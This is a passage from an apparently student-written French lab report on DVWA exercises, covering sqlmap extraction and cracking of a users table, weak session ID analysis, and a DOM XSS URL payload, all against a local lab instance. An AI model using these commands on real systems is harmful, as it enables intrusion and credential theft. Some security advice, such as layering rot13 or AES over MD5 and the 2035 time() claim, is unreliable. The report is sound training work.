# sqlmap -u "https://192.168.56.103/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=03792b338d66d7b612ce8fe4230e9798ff" -D dvwa -T users -C user,password --dump
```

Output from sqlmap:

```
[!] legal disclaimers: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:57:34 /2022-11-05/
```

FIGURE 3.83 – Commande pour interroger la colonne password de la table « user »

Voici ce que l'on obtient :

The terminal window shows MySQL log entries from 10:57:35, indicating the back-end DBMS is MySQL and listing several user accounts with their hashed passwords. The browser screenshot shows a DVWA login page where the user ID is set to 1337 and the password field is populated with one of the listed hashes.

```
[10:57:35] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.54, PHP 7.4.30
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[10:57:35] [INFO] fetching entries of column(s) ``user`` ,`password` for table 'users' in database 'dvwa'
[10:57:35] [INFO] resumed: '1337'
[10:57:35] [INFO] resumed: '8d3533d75ae2c3966d7e0d4fcc69216b'
[10:57:35] [INFO] resumed: 'admin'
[10:57:35] [INFO] resumed: '5f4dcc3b5aa765d61d8327deb882cf99'
[10:57:35] [INFO] resumed: 'gordonb'
[10:57:35] [INFO] resumed: 'e99a18c428cb38d5f260853678922e03'
[10:57:35] [INFO] resumed: 'pablo'
[10:57:35] [INFO] resumed: '0d107d09f5bbe40cade3de5c71e9e9b7'
[10:57:35] [INFO] resumed: 'smithy'
[10:57:35] [INFO] resumed: '5f4dcc3b5aa765d61d8327deb882cf99'
[10:57:35] [INFO] recognized possible password hashes in column 'password'
```

FIGURE 3.84 – Réponse pour l'interrogation la colonne password de la table « user »

On retrouve les mots de passe chiffrés en hash. On peut faire comme pour l'injection SQL aller sur un site de craquage de hash, on peut aussi utiliser directement SQLmap qui propose de cracker le hash ou alors on peut utiliser john the ripper.

SQLmap nous propose de cracker le hash et l'on obtient ceci :


The terminal window shows the results of a SQLmap attack on the 'users' table of the 'dvwa' database. It lists 5 entries, each with a user ID and a corresponding password hash. The hashes are identical to those shown in Figure 3.84.

user	password
1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)
gordonb	e99a18c428cb38d5f260853678922e03 (abc123)
pablo	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)

FIGURE 3.85 – Cassage du hash avec SQLmap

On va s'assurer que le déhashage est correct. On va utiliser john pour cracker les mots de passe. Pour que John casse le hash, il le fait avec un fichier.

Alors, on crée un fichier .txt avec le hash à l'intérieur :




The screenshot shows a terminal window with a text editor titled "Mousepad". The file is named "crackjohn.txt". The content of the file is as follows:

```
1 8d3533d75ae2c3966d7e0d4fcc6921eb
2 5f4dcc3b5aa765d61d8327deb882cf99
3 e99a18c428cb38d5f260853678922e03
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
```

FIGURE 3.86 – Création d'un fichier texte dans lequel nous mettons le hash qui sera par la suite cassé

Ensuite, il suffit de saisir avec l'outil john, le nom de fichier qui ici est crackjohn.txt.




The screenshot shows a terminal window with the command "# john crackjohn.txt" entered. The output of the command is as follows:

```
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"  
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"  
Use the "--format=HAVAL-128-4" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "MD2"  
Use the "--format=MD2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mdc2"  
Use the "--format=mdc2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mscash"  
Use the "--format=mscash" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "mscash2"  
Use the "--format=mscash2" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "NT"  
Use the "--format=NT" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"  
Use the "--format=Raw-MD4" option to force loading these as that type instead  
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"  
Use the "--format=Raw-MD5" option to force loading these as that type instead
```

FIGURE 3.87 – Commande pour casser le hash avec john the ripper

Et voici ce que l'on obtient avec john :



The screenshot shows the output of the john the ripper command. The output is as follows:

```
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password      (?)  
abc123        (?)  
letmein       (?)  
3g 0:00:00:01 DONE (2022-11-05 16:20) 1.875g/s 8964Kp/s 8964Kc/s 8965KC/s  fuckyooh21 .. *7;Vamos!  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

FIGURE 3.88 – Résultat pour le cassage du hash avec john the ripper

On retrouve la même chose.

- « -tables » pour lister les tables
- « -columns » pour lister les colonnes
- « -dump » pour récupérer le contenu des colonnes.

Les mots de passe sont donc :

Utilisateur	Mot de passe
1337 (HackMe)	charley
Admin	password
Gordon	abc123
Pablo	letmein
Smithy	password

Pour éviter ce genre d'attaque il faudrait sûrement adapter un autre chiffrement pour la sécurité des mots de passe. On pourrait par exemple empiler plusieurs algorithmes de chiffrement (rot13, AES, md5, SHA1...). Cela permettrait de prendre plus de temps pour casser le chiffrement.

On peut également appliquer les mêmes méthodes pour les injections SQL classiques citées aux pages 50 et 51.

Sources :

<https://connect.ed-diamond.com/MISC/misc-062/utilisation-avancee-de-sqlmap>

<https://sqlmap.org/>

3.9 WEAK SESSION IDs :

Un ID de session permet à un utilisateur d'être identifié sur par exemple une page WEB (token). On peut assimiler un ID de session à une clef primaire en langage MYSQL, elle sert à avoir un identifiant unique.

On commence par regarder le code source de la page :

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    if (!isset ($_SESSION['last_session_id'])) {  
        $_SESSION['last_session_id'] = 0;  
    }  
    $_SESSION['last_session_id']++;  
    $cookie_value = $_SESSION['last_session_id'];  
    setcookie("dvwaSession", $cookie_value);  
}  
?>
```

FIGURE 3.89 – Code source de la page « Weak Session IDs » au niveau low

On comprend que c'est la variable « cookie_value » qui détermine l'ID de la session pour un utilisateur sur cette page. Et on voit que cette dernière commence à 0 puis s'implémente de 1 avec « ++ » à chaque nouvelle connexion.

Si l'on commence virtuellement une connexion, notre ID de session est logiquement de 1. On inspecte la page puis on clique sur le bouton « Generate » pour avoir un ID de session.

Voici ce que l'on obtient :

Detailed description: This screenshot shows a NetworkMiner capture of a POST request to the URL /dvwa/vulnerabilities/weak_id/. The response status is 200 OK. The response headers are displayed in a table with columns: En-têtes, Cookies, Requête, Réponse, and Délais. The 'En-têtes' column is expanded, showing entries like Date: Tue, 01 Nov 2022 21:52:25 GMT, Expires: Tue, 23 Jun 2009 12:00:00 GMT, Keep-Alive: timeout=5, max=90, Pragma: no-cache, Server: Apache/2.4.54 (Unix) OpenSSL/1.1.1q PHP/7.4.30 mod_perl/2.0.12 Perl/v5.34.1, Set-Cookie: dvwaSession=1, and X-Powered-By: PHP/7.4.30.

FIGURE 3.90 – ID de la première session au niveau low

Notre session DVWA ou plutôt notre ID est de 1.

On va régénérer un ID pour voir si ce dernier change :

Detailed description: This screenshot shows a NetworkMiner capture of a POST request to the URL /dvwa/vulnerabilities/weak_id/. The response status is 200 OK. The response headers are displayed in a table with columns: En-têtes, Cookies, Requête, Réponse, and Délais. The 'En-têtes' column is expanded, showing entries like Cache-Control: no-cache, must-revalidate, Connection: Keep-Alive, Content-Length: 3401, Content-Type: text/html; charset=utf-8, Date: Tue, 01 Nov 2022 21:54:08 GMT, Expires: Tue, 23 Jun 2009 12:00:00 GMT, Keep-Alive: timeout=5, max=100, Pragma: no-cache, Server: Apache/2.4.54 (Unix) OpenSSL/1.1.1q PHP/7.4.30 mod_perl/2.0.12 Perl/v5.34.1, Set-Cookie: dvwaSession=2, and X-Powered-By: PHP/7.4.30.

FIGURE 3.91 – ID de la deuxième session au niveau low

On voit que l'ID s'est modifié, nous avons maintenant un ID de 2.

L'ID de session est très important car il sert à différencier chaque utilisateur connecté d'une page et si l'on change d'ID, on peut se faire passer pour quelqu'un d'autre et faire toutes sortes de manipulations en se faisant passer pour une autre personne. En d'autres termes, on peut usurper l'identité d'une autre personne se connectant sur le site. Et par exemple, on peut faire un DDOS sur le site en se cachant derrière un faux ID ou plutôt dans notre cas, l'ID d'une autre personne.

Dans notre cas, l'ID de session généré est très dangereux, il n'est pas chiffré et surtout n'est pas long et donc on peut facilement deviner l'ID du prochain utilisateur qui va se connecter à la page.

3.9.1 BONUS :

Si l'on regarde le code de la page au niveau medium, l'ID est certes plus compliqué à comprendre mais reste encore très faible et n'est toujours pas chiffré.

Si l'on regarde le code source de la page :

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    $cookie_value = time();  
    setcookie("dvwaSession", $cookie_value);  
}  
?>
```

FIGURE 3.92 – Code source de la page « Weak Session ID » au niveau medium

L'ID d'une session est représenté par une variable `time()`.

Cette dernière est une variable dynamique qui est le nombre de secondes écoulées depuis 1970. Elle reste très faible, certes, on ne peut pas prédire l'ID d'un autre utilisateur car on ne sait pas quand ce dernier va se connecter mais on peut le deviner avec certains outils.

Regardons l'ID que l'on obtient :

Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Performances Mémoire Stockage Accessibilité Applications

initiateur Type Transfert Taille

document html 3,74 Ko 3,33 Ko

Filtrer les en-têtes

Cache-Control: no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 3410
Content-Type: text/html; charset=utf-8
Date: Tue, 01 Nov 2022 22:05:32 GMT
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.54 (Unix) OpenSSL/1.1.1q PHP/7.4.30 mod_perl/2.0.12 P
Set-Cookie: dvwaSession=1667340332
X-Powered-By: PHP/7.4.30

FIGURE 3.93 – ID de la première session au niveau moyen

Notre ID est 1667340332, c'est-à-dire qu'il y a 1667340332 secondes entre le moment où j'ai généré mon ID sur la page et le 1er janvier 1970.

Et si quelques secondes plus tard, je régénère mon ID, j'obtiens ceci :

Transfert Taille

3,74 Ko 3,33 Ko

Filtrer les en-têtes

POST http://127.0.0.1/dvwa/vulnerabilities/weak_id/

État 200 OK
Version HTTP/1.1
Transfert 3,74 Ko (taille 3,33 Ko)
Politique de référent strict-origin-when-cross-origin
Priorité de la requête Highest

En-têtes de la réponse (420 o)

Cache-Control: no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 3410
Content-Type: text/html; charset=utf-8
Date: Tue, 01 Nov 2022 22:06:13 GMT
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.54 (Unix) OpenSSL/1.1.1q PHP/7.4.30 mod_perl/2.0.12 P
Set-Cookie: dvwaSession=1667340373
X-Powered-By: PHP/7.4.30

FIGURE 3.94 – ID de la deuxième session au niveau moyen

Mon ID est 1667340373, on voit que notre ID a changé mais très légèrement (c'est normal, c'est le nombre de seconde écoulées entre mes deux connexions différentes) et on peut savoir l'intervalle de seconde : $1667340373 - 1667340332 = 41$.

C'est-à-dire qu'il y a eu 41 secondes entre mes deux connexions. L'ID est plus long que le dernier mais il n'est toujours pas suffisant, il n'est pas crypté.

Si l'on regarde le code de la page au niveau high voici ce que l'on a :

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset($_SESSION['last_session_id_high'])) {
        $_SESSION['last_session_id_high'] = 0;
    }
    $_SESSION['last_session_id_high]++;
    $cookie_value = md5($_SESSION['last_session_id_high']);
    setcookie("dvwaSession", $cookie_value, time() + 3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);
}

?>
```

FIGURE 3.95 – Code source de la page « Weak Session ID » au niveau high

Là encore, le code source est facile à comprendre. On a un ID qui commence à 0 et à chaque nouvelle connexion, il s'implémente de 1 mais l'ID est chiffré en md5.

On génère une connexion, voici ce que l'on obtient :

FIGURE 3.96 – ID de la première session au niveau high

On obtient le md5 suivant : c4ca4238a0b923820dcc509a6f75849b. Notre ID est donc chiffré en md5 mais il est aisément crackable avec de nombreux sites en ligne, on va utiliser “md5decrypt” et savoir notre ID qui est normalement de 1 car c'est notre première connexion

FIGURE 3.97 – Cassage du hash de l'ID de la première session

On a bien un ID de 1 et on voit que cette méthode reste dangereuse car le site à réussi à résoudre le md5 en 0.18 secondes. On remarque aussi que notre ID a une date d'expiration, ce qui rajoute une sécurité importante. Il est vrai qu'il est préférable d'avoir une session qui s'expire au bout d'un moment, cela permet de changer d'ID à intervalle T.

Ici, notre ID expire le 1er novembre 2022 à 23 heures 23 et 54 secondes.

On voit dans le code source de la page que notre ID est valable pendant 1 heure (3600 secondes) au moment où l'on se connecte, le temps est compté. Et d'ailleurs, on se sert de la variable time() pour compter le nombre de secondes. Si l'on dépasse 1 heure, on voit que la variable serveur devient false et donc on sera déconnecté. On va se déconnecter et se reconnecter pour voir ce que devient notre ID.

On obtient ceci :

The screenshot shows a browser developer tools Network tab. A request for 'abledysql' is selected. The 'En-têtes' section is expanded, showing the following headers:

- Cache-Control: no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Length: 3404
- Content-Type: text/html; charset=utf-8
- Date: Tue, 01 Nov 2022 22:36:49 GMT
- Expires: Tue, 23 Jun 2009 12:00:00 GMT
- Keep-Alive: timeout=5, max=100
- Pragma: no-cache
- Server: Apache/2.4.54 (Unix) OpenSSL/1.1.1q PHP/7.4.30 mod_perl/2.0.12 Perl/v5.34.1
- Set-Cookie: dwvaSession=c81e728d9d4c2f636f067f89cc14862c; expires=Tue, 01-Nov-2022 23:36:49 GMT; domain=127.0.0.1

FIGURE 3.98 – ID de la deuxième session au niveau high

On a maintenant un nouvel ID (qui est théoriquement 2 car c'est notre deuxième connexion) : c81e728d9d4c2f636f067f89cc14862c.

On décrypte et on obtient :



FIGURE 3.99 – Cassage du hash de l'ID de la deuxième session

On obtient bien notre ID théorique qui est comme le dernier ID très rapide à dé-crypter. L'ID au niveau high est plus sécurisé que les deux dernières méthodes mais reste à notre goût légèrement faible car on implémente seulement un numéro.

Il faudrait pour nous un mixte de la sécurité du niveau médium avec la variable `time()` avec la sécurité du niveau high donc avec le chiffrement en md5 et une expiration. On peut même « surchiffrer » le md5 en rajoutant par dessus un autre chiffrement comme le rot13 ou AES.

Quand on regarde le code source de la page au niveau impossible on remarque l'utilisation de la fonction `mt_rand()` qui permet de générer un nombre aléatoire couplé avec la fonction `time()`, et par la suite, cette suite de nombre est chiffré en SHA1. Il y a également une expiration.

Si on génère un ID, voilà ce que nous avons :

Security Level: impossible
Locale: en
PHPIDS: disabled
SQLi DB: mysql

View Source | View Help

Performances Mémoire Stockage Accessibilité Applications

| II + 🔎 | Tout HTML CSS JS XHR Polices Images Médias WS Autre | Désactive

Attribut	Type	Transfert	Taille	En-têtes	Cookies	Requête	Réponse	Délais
Content	html	3,90 Ko	3,34 Ko	Filtrer les en-têtes				
				Transfert 3,90 Ko (taille 3,34 Ko)		Politique de référent strict-origin-when-cross-origin		
				Priorité de la requête Highest				
				▼ En-têtes de la réponse (571 o)				
				Cache-Control: no-cache, must-revalidate				
				Connection: Keep-Alive				
				Content-Length: 3422				
				Content-Type: text/html; charset=utf-8				
				Date: Tue, 01 Nov 2022 22:50:37 GMT				
				Expires: Tue, 23 Jun 2009 12:00:00 GMT				
				Keep-Alive: timeout=5, max=100				
				Pragma: no-cache				
				Server: Apache/2.4.54 (Unix) OpenSSL/1.1.1q PHP/7.4.30 mod_perl/2.0.12 Perl/v5.34.1				
				Set-Cookie: dwvaSession=a68c984cf75ca6cbc9ad3817968dca2aa24951c; expires=Tue, 01-Nov-2035 23:59:59; weak_id; domain=127.0.0.1; secure; HttpOnly				
				X-Powered-By: PHP/7.4.30				

FIGURE 3.100 – Cassage du hash de l'ID de la deuxième session

On obtient cet ID : a68c984cf75ca6cbc9ad3817968dca2aa24951c, nous n'avons pas réussi à le décrypter en SHA1. C'est une bonne méthode pour un ID généré et qui est sécurisé sur une page lors d'une connexion.

Il faut aussi savoir que nous avons appris que dans quelques années, la variable time() verra un problème. En 2035, cette dernière dépassera une certaine taille et un ordinateur avec un processeur 64 bits il ne sera plus en capacité de gérer la valeur.

3.10 XSS (DOM) :

Une faille XSS (DOM) est le fait d'injecter du code malveillant sur un site WEB.

On commence par regarder le code de la page pour vérifier si un indice pourrait nous aider :

The screenshot shows a browser window displaying the DVWA application. The URL is 127.0.0.1/dvwa/vulnerabilities/view_source.php?id=xss_d&security=low. The page title is "Unknown Vulnerability Source" and the URL is "vulnerabilities/xss_d/source/low.php". The source code is displayed in a monospaced font:

```
<?php  
# No protections, anything goes  
?>
```

Below the code, there is a button labeled "Compare All Levels".

FIGURE 3.101 – Code source de la page « XSS (DOM) » au niveau low

Il n'y a rien qui puisse nous aider.

Nous trouvons un commentaire disant qu'aucune protection n'est présente.

On remarque que la page est avec la méthode GET lorsqu'on change de langage, l'URL change :

Exemple, si l'on a choisi aucune langue (quand on vient d'arriver sur le site internet), voici l'URL :




FIGURE 3.102 – L’URL lorsque aucune langue n’a été choisie

Si l’on décide de choisir la langue anglaise et on remarque que l’URL à changé, voici ce que l’on a :




FIGURE 3.103 – L’URL change en fonction de la langue choisie

En changeant de langue sur le site web, on remarque que celui-ci utilise la méthode GET pour ses formulaires.

L’URL de base du site est celui-ci : `127.0.0.1/dvwa/vulnerabilities/xss_d/`

Si l’on décide de choisir la langue anglaise par exemple, on obtient l’URL :

`127.0.0.1/dvwa/vulnerabilities/xss_d/ ?default=English`

Et ce pour toutes les langues :

- Si la langue est française : default=French
- Si la langue est espagnol : default=Spanish
- Si la langue est allemande : default=German

Si le serveur WEB n'effectue aucun filtrage de l'URL, on peut alors modifier cette dernière afin d'inventer une langue en saisissant par exemple :

Voici l'URL que nous allons saisir :

```
127.0.0.1/dvwa/vulnerabilities/xss_d/?default=<script>document.write("SAECYBER")</script>
```

Ici, nous avons injecté un programme JavaScript qui permet seulement d'écrire SAECYBER comme langue choisie.

Voici le résultat :




FIGURE 3.104 – Résultat quand l'on change l'URL par le programme JavaScript

Et voici ce que cela nous donne lorsqu'on clique sur select pour valider :




FIGURE 3.105 – Résultat quand clique sur le bouton select

Comme pour toutes les failles XSS, on peut injecter un programme avec les balises `<script>[PROGRAMME]</script>` pour par exemple faire crasher le serveur ou pour changer des balises HTML par des fichiers .exe (comme par exemple avec la commande sed sous Linux).

